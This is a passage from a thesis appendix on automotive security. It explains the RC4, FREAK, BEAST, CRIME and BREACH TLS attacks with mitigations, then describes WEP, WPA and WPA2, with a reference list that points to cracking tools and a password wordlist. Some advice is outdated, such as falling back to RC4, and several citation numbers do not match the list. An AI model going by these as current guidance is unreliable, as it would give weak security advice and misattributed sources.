Mitigation.

Server side. The server can refuse connection over RC4 and demand that TLS 1.2 is used.

Client side. Force users to update their browser. Do not allow applications to connect over RC4.

Drawbacks. Decreased availability.

Automotive industry development. Verify that applications do not accept sensitive cipher suits, e.g. trying to negotiate a low security cipher with the application. A MITM attack to negotiate a weak cipher (downgrade attack) shall fail. A browser can easily be tested online for this vulnerability in the following reference [74]. A similar test as this could be implemented to test the negotiation process for a car application. Availability must be weighed against security and security prioritized when needed. An approach can be to follow some kind of rating guide found in this reference [75] where there also can be different classes for different applications/components. For some applications/components where the highest security is needed, TLS 1.2 (1.3) should be required. Require highly secure cipher and mutual authentication. This requires that both the server and client support latest updates, otherwise the communication will fail.

Freak Attack - a downgrade attack

This attack is based on intentionally RSA based weakened ciphers ("export-grade", maximum 512 bits) due to control regulations in the early nineties, which forbade the export of strong encryption. It was said that 512 bits was maximum for the government to be able to crack, but still good enough for commercial use. These ciphers were shipped with products to customers in other countries. This enables a MITM attack to monitor and tamper with sensitive data. The Freak attacks takes advantage of this old weakened ciphers still accepted in some clients/servers, which makes a MITM able to downgrade connections from "strong RSA" to weak "export-grade" RSA.

Mitigation.

Server side. Disable support for TLS export cipher suites.

Client side. Disable support for TLS export cipher suites, make sure the browser is updated.

Automotive industry development. It is important not to use components in the car that supports “export-grade” cipher suites. Many components comes from different vendors, which makes it imperative to rigorously investigate that all parts are safe to use and only use known and well respected vendors. This can be accomplished by trying known MITM attacks against relevant components, in this case, once more a downgrade attack.

BEAST attack

The Beast Attack is a browser exploit that affects SSL/TLS version 1.0 or earlier. It was carried out by Thai Duong and Juliano Rizzo [76]. When entering a secure *HTTPS* page the client needs to be authenticated and then appointed a random session ID for the communication. This session ID is then used to maintain the state of the page. The session ID will be kept directly in the URL or in a session cookie. An attacker can use a malicious JavaScript to be executed on the client computer via a *Cross-Site Request Forgery (CSRF)*, *social engineering* or a *drive-by download*. When this script is run, it will extract the header information and the session cookie and send this information to the attacker. The vulnerability lies in the fact that two identical plaintext gives the same cipher text. Confusion does not hold. This gives the attacker the possibility to compare plaintext and ciphertext and eventually decrypt request and session cookies. The attacker then has the possibility to hijack, no longer secure connections, e.g. bank sessions.

Mitigation.

Server side. Demand TLS 1.2.

Drawbacks. Many clients do still not support TLS 1.2, leading to decreased availability.

Server side. If client only supports TLS 1.0, use RC4 instead by changing the order of preferred cipher suites.

Drawbacks. Vulnerability against RC4 attack. There is a need to decide between BEAST attack and the RC4 vulnerability. It also depends on the client which cipher suites get chosen.

Client side: Have the latest support TLS 1.2 (1.3) with secure cipher suites. If there for some reasons are needs for the older TLS 1.0, a change in the order of ciphersuites can be used as mitigation. This means that a cipher suite that is not vulnerable can get higher precedence, over an insecure cipher.

Do not allow JavaScript to be executed in browser/client. Install a *noScript extension* in the browser which is easily accessible on the Internet.

Drawbacks: The client might support the latest TLS version, however the server might still demand another version. In other words, just because the client supports latest TLS it does not mean that this is chosen.

If scripts are not allowed to be executed, usability might be affected. The service might demand script language execution to function properly.

Automotive industry development. Malicious code only works, if executed. When developing an application for the car, it is important to go through all possibilities where malicious code can be executed. It should be a part of the development cycle to always consider, when and where in the vehicle, execution can take place and how the code can get there. A map or a tree of all possible ways code can enter the car can be created. Investigate how these sections in the car are connected to other sections. If malicious code enters for example the infotainment unit, consider how this section is connected to the rest of the vehicle. Can we isolate different parts from each other to enhance security and in that case how does this affect functionality? Can we use virtual LAN (VLAN) to group components and isolate them at link layer level? Can we divide the car in different security zones? If braking, acceleration and steering belong to the highest security zone, there should be no way for code to enter this zone if not physically connected in a legitimate way. Future updates to highly secure zone via wireless diagnostics network, e.g. FOTA [77], might pose a higher risk than wired connection and must be guaranteed through encryption and mutual authentication, e.g. a Kerberos authentication scheme using a trusted third party or in a similar way.

Is it necessary to allow scripting language execution? If code must be executed maybe it can be filtered based on rules that remove dangerous characters that might be malicious. There are some research in this field e.g. *Information Flow Control* [78], *Same Origin Policy* [79], *Dynamic Data Tainting* [80] and *Secure Multi Execution* [81], however these are out of the scope for this thesis.

CRIME Attack

CRIME attack was also developed by Juliano Rizzo and Thai Duong, and refers to *Compression Ratio Info-leak Made Easy*. CRIME attack is an exploit against the secret session cookie in connections using the compression feature in HTTPS and SPDY protocols. The attack recovers the headers of an HTTP request. Headers contain cookies and cookies are used in web application authentication. The attack works in two steps, first inject plaintext into victim's request and measure the size of the encrypted traffic. This gives an information leakage from the compression, which helps recover parts from plaintext. Since the attacker takes advantage of some source of information leakage, this is called a side-

channel attack. By sending enough chosen plaintext and extract the information leakage, the session cookie can eventually be decrypted. A successful attack allows the attacker to take over a secure session by using the extracted session cookie. This is called *session hijacking* [82].

Mitigation.

Server side. When using the negotiation feature in TLS, do not allow compression. The server should refuse compression.

Client side. Do not allow compression.

Drawbacks. None, compression is not mandatory

Automotive industry development. Do not allow compression on server and client side applications. During the development phase, make a list of possible known attacks in the developed application/part and go through this list one at the time to make sure the vulnerabilities do not exist in the application/part. For not known vulnerabilities which are dependent upon protocols, it is difficult to mitigate beforehand, instead patch vulnerable application as soon as possible after vulnerability is known. It important to stay updated in the security area, e.g. Common Vulnerabilities and Exposures (CVE) [29] and continuously tests for new attacks.

BREACH Attack

In 2013, Juliano Rizzo and Thai Duong, was back again with a new attack, Breach [83]. CRIME was mitigated by disabling compression in TLS. Breach works in similar way, however instead by attacking the compression in the HTTP responses, i.e. not a SSL/TLS vulnerability. For a successful attack, user-input must be reflected in HTTP responses and the server must use HTTP compression. The information is extracted in the same way as the CRIME attack [83].

Mitigation.

Server side. Do not use HTTP compression

Client side. Do not use HTTP compression

Automotive industry development. It is imperative to keep updated of latest vulnerabilities. In this case, making sure HTTP compression is not used, render this attack impossible.

8.3 Appendix C: Security in wireless networks

WEP

Wired Equivalent Privacy (WEP) is a protocol which from the beginning was assumed to be “equivalent to a wired connection” as a security measure. It uses RC4 for confidentiality and cyclic redundancy check (CRC32) for integrity. As shown in Figure 26, WEP uses a passphrase which consist of two parts, a pre-shared key (PSK) combined with an initialization vector value (IV). IV is a random 24 bit number which changes periodically. The IV is used so that RC4 retrieves a new seed and therefore also a new keystream.




Figure 26 - description of WEP

Unfortunately, the IV is predictable and allows an attacker to guess future IV's, because it is only 24 bits and reused if enough packets are sent. WEP has been completely broken in many ways and is therefore very seldom used today [72] [84].

WPA

WPA was created because of the vulnerabilities in the earlier WEP standard and in a way, so existing hardware with limited capacity would support it. It still uses the vulnerable RC4, however with new features to counteract the deficiencies in WEP. The initialization vector (IV) is increased from 24 to 48 bit and the masterkey is set to 128 bits. 24 bits IV's is relatively short, i.e. when enough information is exchanged in a network, IV's will be reused and a hacker can then eventually retain the key. In WPA, having a 48 bit IV, the IV's is not reused in the near future. Temporal Key Integrity Protocol (TKIP) generates different keys for each packet and a message integrity code, MIC (Michael) is used instead of the vulnerable CRC, which verifies that messages has not been tampered with or replayed. TKIP do not just add the IV to the key as it does in WEP, instead it implements a mixing function of the IV and the key, which creates the seed to RC4.

WPA can be used in two different modes, *Personal* and *Enterprise*. *Personal* is most common for home use and small companies and *Enterprise* is more common in larger environments. In *Personal* mode (WPA-PSK), all users share the same key just as in WEP. In *Enterprise* mode each client/server uses their own key which is negotiated with a RADIUS server. The server validates if a user has the right credentials (usr/psw) for access to network (user authentication). To verify key uniqueness, TKIP is combined with the user's MAC address, as

seed input to RC4. Although, there are improvements from WEP, WPA is no longer considered secure and should therefore not be used.

WPA2

WPA2 is based on WPA, but has several improvements. Instead of using the vulnerable RC4, it uses CCMP (Counter Mode with CBC-MAC Protocol) which is based on AES (Advanced Encryption Standard). WPA2 also has *Personal* and *Enterprise* mode. WPA2-*Personal* uses a 256 bit key called Pairwise Master Key (PMK) created using a Pre-shared key (PSK) together with the SSID (name and length). PMK is created separately on the client device and the Access Point and is used as a proof that both parties have knowledge of the PSK. PMK is used to start the *four way handshake* used to negotiate the Pairwise Transient Key (PTK). PTK is the session key used between the user device and the AP.

First, a trust needs to be established by the AP sending a nonce value to the client. The client can then create the PTK. The client also send a nonce value and MIC (including authentication) to the AP. AP can now create its own copy of the PTK.

PTK is created by concatenating the PMK, AP nonce, client nonce, AP MAC address and the client MAC address and then put this into a pseudo random generator (PRNG). Both parties now have access to both the PMK and PSK without ever needed to transfer it over an insecure medium, since both has created the keys individually. Lastly in the handshake procedure, the AP sends a GTK (Group Temporal Key) used so the receiving client can perform replay detection. The client ends the handshake by sending an acknowledgement to the AP.

References

- [1] I. t. ISO/IEC 27000, Security techniques - Information security management systems - Overview and vocabulary, vol. Second Edition, 2012.
- [2] N. I. A. Glossary, CNSS Instruction, no. 4009, 2010.
- [3] M. Stoeettinger, WP-X-SEC Glossary, *AUTOSAR*, 2016.
- [4] OWASP, Cross-Site Request Forgery (CSRF), 2015. [Online]. Available: [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)).
- [5] HEAVENS, Project Terminologies, no. Version 1.2 Draft, 2014.
- [6] OWASP, Man-in-the-middle attack, 2015. [Online]. Available: https://www.owasp.org/index.php/Man-in-the-middle_attack.
- [7] OWASP, Social Engineering, 2007. [Online]. Available: https://www.owasp.org/index.php/Social_Engineering.
- [8] T. A. Group, Threat, vulnerability, risk – commonly mixed up terms, 2015. 2010. [Online]. Available: <http://www.threatanalysis.com/2010/05/03/threat-vulnerability-risk-commonly-mixed-up-terms/>.
- [9] L. Constantin, Your car's computers might soon get malware protection, *PCWorld*, 2016. [Online]. Available: <http://www.pcworld.com/article/3053501/security/your-cars-computers-might-soon-get-malware-protection.html>.
- [10] Stephen Checkoway, Damon McCoy, Brian Kantor et al, Comprehensive Experimental Analyses of Automotive Attack Surfaces, *USENIX Security*, 2011.
- [11] A. C. F. R. e. a. Karl Koscher, Experimental Security Analysis of a Modern Automobile, *University of Washington*, 2010.
- [12] U. D. o. H. S. S. ICS-CERT, Alert (ICSALERT1520301), 2015. [Online]. Available: <https://ics-cert.us-cert.gov/alerts/ICS-ALERT-15-203-01>.
- [13] A. Greenberg, Hackers Remotely Kill a Jeep on the Highway—With Me in, *Wired*, 2015. [Online]. Available: <http://www.wired.com/2015/07/hackers-remotely-kill->

jeep-highway.

- [14] R. Baldwin, OwnStar car hacker can remotely unlock BMWs, Benz and Chrysler, *engadget*, 2015. [Online]. Available: <http://www.engadget.com/2015/08/13/ownstar-hack/>.
- [15] B. Eydt, Security Models and Architecture - CISSP Exam Preparation, 2005. [Online]. Available: <http://web.eecs.umich.edu/~aprakash/eecs588/handouts/eydt-security-models.ppt>.
- [16] Threat Risk Modeling, 2015. [Online]. Available: https://www.owasp.org/index.php/Threat_Risk_Modeling.
- [17] A. W. D. e. Ruddle, Security requirements for automotive onboard network based on dark-side scenarios, *EVITA Project Deliverable D2.3*, no. version 1.1, 2009.
- [18] S. International, Surface vehicle recommended practice, no. J3061, 2016.
- [19] R. Svenningsson, Security aspects in safety engineering - HEAVENS Project, 2015. [Online]. Available: <http://safety.addalot.se/upload/PDF/20150324--25%20SCSSS%20-%20Rickard%20Svenningsson.pdf>.
- [20] N. Storey, Safety-Critical Computer Systems, Pearson Education Limited, 1996.
- [21] I. I. T. Matt Rosenquist, Prioritizing Information Security Risks with Threat Agent Risk Assessment, 2009. [Online]. Available: http://www.intel.com/Assets/en_US/PDF/whitepaper/wp_IT_Security_RiskAssessment.pdf.
- [22] Introduction to Software Engineering/Process/V-Model, *Wikibooks*, 2016. [Online]. Available: https://en.wikibooks.org/wiki/Introduction_to_Software_Engineering/Process/V-Model.
- [23] codenomicon, Defensics, 2016. [Online]. Available: <http://www.codenomicon.com/products/defensics/>.
- [24] OWASP, web application vulnerabilities scanners, 2016. [Online]. Available: https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools.

- [25] OpenVAS, The world's most advanced Open Source vulnerability scanner and manager, 2016. [Online]. Available: <http://www.openvas.org/>.
- [26] OpenVAS, Security tools that are integrated into OpenVAS, 2016. [Online]. Available: <http://www.openvas.org/integrated-tools.html>.
- [27] V. Cars, Volvo On Call, 2016. [Online]. Available: <http://www.volvocars.com/se/agande/tjanster/volvo-on-call>.
- [28] S. E. Institute, CERT Tapioca, 2016. [Online]. Available: <https://www.cert.org/vulnerability-analysis/tools/cert-tapioca.cfm>.
- [29] C. V. a. Exposures, The Standard for Information Security Vulnerability Names, 2016. [Online]. Available: <https://cve.mitre.org/cve/cve.html>.
- [30] Kali Linux, 2016. [Online]. Available: <https://www.kali.org/>.
- [31] Kali Tools, 2016. [Online]. Available: <http://tools.kali.org/tools-listing>.
- [32] WiFi Pineapple, 2016. [Online]. Available: <https://www.wifipineapple.com>.
- [33] LAN turtle, 2015. [Online]. Available: <http://lanturtle.com/>.
- [34] USB Rubber Ducky, 2015. [Online]. Available: <http://usbrubberducky.com>.
- [35] K. S. e. a. Peter Mell, A Complete Guide to the Common Vulnerability Scoring System Version 2.0, *National Institute of Standards and Technology*, 2007. [Online]. Available: <https://www.first.org/cvss/cvss-v2-guide.pdf>.
- [36] N. V. Database, Common Vulnerability Scoring System Version 2 Calculator, 2016. [Online]. Available: <https://nvd.nist.gov/CVSS-v2-Calculator>.
- [37] K. J. Higgins, Jeep Hack 0Day: An Exposed Port, *Dark Reading*, 2015. [Online]. Available: <http://www.darkreading.com/jeep-hack-0day-an-exposed-port/d/d-id/1321642>.
- [38] C. V. Charlie Miller, Remote Exploitation of an Unaltered Passenger Vehicle, 2015. [Online]. Available: <http://illmatics.com/Remote%20Car%20Hacking.pdf>.
- [39] i. security-magazine, SSL Vulnerabilities Found in 68% of Most Popular Android Apps,

2014. [Online]. Available: <http://www.infosecurity-magazine.com/news/ssl-vulnerabilities-popular/>.
- [40] J. Berman, Your BMW or Benz Could Also Be Vulnerable to That GM OnStar Hack, 2015. [Online]. Available: <http://www.wired.com/2015/08/bmw-benz-also-vulnerable-gm-onstar-hack/>.
- [41] FruityWiFi, 2015. [Online]. Available: http://www.fruitywifi.com/index_eng.html.
- [42] FruityWifi + Raspberry Pi + adafruit 16x2 lcd + keypad, 2014. [Online]. Available: https://www.youtube.com/watch?v=FkQw-_Wlpa0.
- [43] G. Motors, OnStar: Safe & Connected, 2015. [Online]. Available: http://www.gm.com/vision/design_technology/onstar_safe_connected.html.
- [44] D. Roethlisberger, SSLsplit Package Description, 2014. [Online]. Available: <http://tools.kali.org/information-gathering/sslsplit>.
- [45] A. Greenberg, This Gadget Hacks GM Cars to Locate, Unlock, and Start Them (UPDATED), *Wired*, 2015. [Online]. Available: <http://www.wired.com/2015/07/gadget-hacks-gm-cars-locate-unlock-start/>.
- [46] S. Gallagher, OwnStar Wi-Fi attack now grabs BMW, Mercedes, and Chrysler cars' virtual keys, 2015. [Online]. Available: <http://arstechnica.com/security/2015/08/simple-wi-fi-attack-grabs-bmw-mercedes-and-chrysler-cars-virtual-keys/>,.
- [47] G. Woodcock, ONSTAR PLUGS HACKER ATTACKS, *The Autonet*, 2015. [Online]. Available: <http://www.theautonet.com/en/2015/08/11/onstar-plugs-hacker-attacks>.
- [48] M. Mimoso, CERT/CC Enumerates Android App SSL Validation Failures, *threatpost*, 2014. [Online]. Available: <https://threatpost.com/certcc-enumerates-android-app-ssl-validation-failures/108067/>.
- [49] W. Dormann, Finding Android SSL Vulnerabilities with CERT Tapioca, 2014. [Online]. Available: <https://insights.sei.cmu.edu/cert/2014/09/-finding-android-ssl-vulnerabilities-with-cert-tapioca.html>.
- [50] S. Helme, The WiFi Pineapple - USB storage and Infusions from the Pineapple Bar, 2013. [Online]. Available: <https://scotthelme.co.uk/wifi-pineapple-usb-storage-and->

infusions.

- [51] GitHub, sslstrip2, 2015, [Online]. Available: <https://github.com/LeonardoNve/sslstrip2>.
- [52] GitHub, mana, 2015. [Online]. Available: <https://github.com/sensepost/mana>.
- [53] GitHub, firelamb, 2015. [Online]. Available: <https://github.com/sensepost/mana/tree/master/firelamb>.
- [54] Google, WPS Flaw Vulnerable Devices, 2015.[Online]. Available: <https://docs.google.com/spreadsheets/d/1uJE5YYSP-wHUu5-smIMTmJNu84XAviw-yyTmHyVGmT0/edit#gid=0>.
- [55] Brute Force Calculator, 2015. [Online]. Available: <http://calc.opensecurityresearch.com/>.
- [56] D. Goodin, 25-GPU cluster cracks every standard Windows password in <6 hours, 2012. [Online]. Available: <http://arstechnica.com/security/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours/>.
- [57] How to Build a GPU-Accelerated Research Cluster, *Nvidia Cuda Zone*, 2013. [Online]. Available: <https://devblogs.nvidia.com/parallelforall/how-build-gpu-accelerated-research-cluster/>.
- [58] Free Rainbow Tables - Distributed Rainbow Table Project, 2015. [Online]. Available: <https://www.freerainbowtables.com/en/tables2/>.
- [59] Statistics SSID/Manufactures, *wigle*, 2015. [Online]. Available: <https://wigle.net/stats#ssidstats>.
- [60] Online Domain Tools, *Nmap Online Scanner*, 2015. [Online]. Available: <http://nmap.online-domain-tools.com/>.
- [61] K. Murphy, *The New York Times*, 2011.
- [62] Aircrack-ng, 2015. [Online]. Available: <http://www.aircrack-ng.org>.
- [63] Hashcat - advanced password recovery, 2015. [Online]. Available: <http://hashcat.net/oclhashcat/>.

- [64] nmap.org, 2015. [Online]. Available: <https://nmap.org/>.
- [65] Ethical Hacking - Ethical Hacking Tutorials, 2015.[Online]. Available: <https://kakkulearning.wordpress.com/tag/wifi-wireless-hacking/>.
- [66] Rockyou wordlist, 2015. [Online]. Available: <http://downloads.skullsecurity.org/passwords/rockyou.txt.bz2>.
- [67] GitHub, cve-search, 2016. [Online]. Available: <http://cve-search.github.io/cve-search/>.
- [68] Keylength - Compare all Methods, 2015. [Online]. Available: <http://www.keylength.com/en/compare/>.
- [69] M. Green, A Few Thoughts on Cryptographic Engineering, 2012. [Online]. Available: <http://blog.cryptographyengineering.com/2012/02/how-to-fix-internet.html>.
- [70] A. Langley, Further improving digital certificate security, 2013. [Online]. Available: <http://googleonlinesecurity.blogspot.se/2013/12/further-improving-digital-certificate.html>.
- [71] P. Ducklin, Serious Security: Google finds fake but trusted SSL certificates for its domains, made in France, 2013. [Online]. Available: <https://nakedsecurity.sophos.com/2013/12/09/serious-security-google-finds-fake-but-trusted-ssl-certificates-for-its-domains-made-in-france>.
- [72] Self-Signed Certificate Generator, 2015. [Online]. Available: <http://www.selfsignedcertificate.com/>.
- [73] I. M. a. A. Shamir, A Practical Attack on Broadcast RC4, *Springer-Verlag Berlin Heidelberg*, 2002.
- [74] P. Sikora, Killing RC4 (softly), 2014. [Online]. Available: <https://blog.cloudflare.com/killing-rc4/>.
- [75] How's my SSL, 2015. [Online]. Available: <https://www.howsmyssl.com/>.
- [76] Q. S. Labs, SSL Server Rating Guide, 2015. [Online]. Available: <https://www.ssllabs.com/projects/rating-guide>.

- [77] S. Gallagher, New JavaScript hacking tool can intercept PayPal, other secure sessions, *arstechnica*, 2011. [Online]. Available: <http://arstechnica.com/business/2011/09/new-javascript-hacking-tool-can-intercept-paypal-other-secure-sessions/>.
- [78] R. v. Stokar, Updating Car ECUs Over-The-Air (FOTA), 2013. [Online]. Available: http://www.automotive-eetimes.com/en/updating-car-ecus-over-the-air-fota.html?cmp_id=71&news_id=222903160.
- [79] A. S. Daniel Hedin, A Perspective on Information-Flow Control, *Chalmers University of Technology*, 2011.
- [80] W3, Same Origin Policy, 2010. [Online]. Available: https://www.w3.org/Security/wiki/Same_Origin_Policy.
- [81] P. V. e. al., Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis, *University of California*, 2007.
- [82] A. R. Mauro Jaskelioff, Secure Multi-Execution in Haskell, *Chalmers University of Technology*, 2011.
- [83] CRIME Attack Uses Compression Ratio of TLS Requests as Side Channel to Hijack Secure Sessions, *Threat Post*, 2012. [Online]. Available: <https://threatpost.com/crime-attack-uses-compression-ratio-tls-requests-side-channel-hijack-secure-sessions-091312/77006/>.
- [84] SSL, GONE IN 30 SECONDS, *A BREACH beyond CRIME - Introducing our newest toy from Black Hat USA 2013*, 2012. [Online]. Available: <http://breachattack.com/>.
- [85] R.-P. W. a. A. P. Erik Tews, Breaking 104 bit WEP in less than 60 seconds, *TU Darmstadt, FB Informatik, Germany*, 2007.
- [86] Evita, E-safety vehicle intrusion protected applications, 2016. [Online]. Available: <http://evita-project.org/>.
- [87] KALI TOOLS - SSLsplit, 2014. [Online]. Available: <http://tools.kali.org/information-gathering/sslsplit>.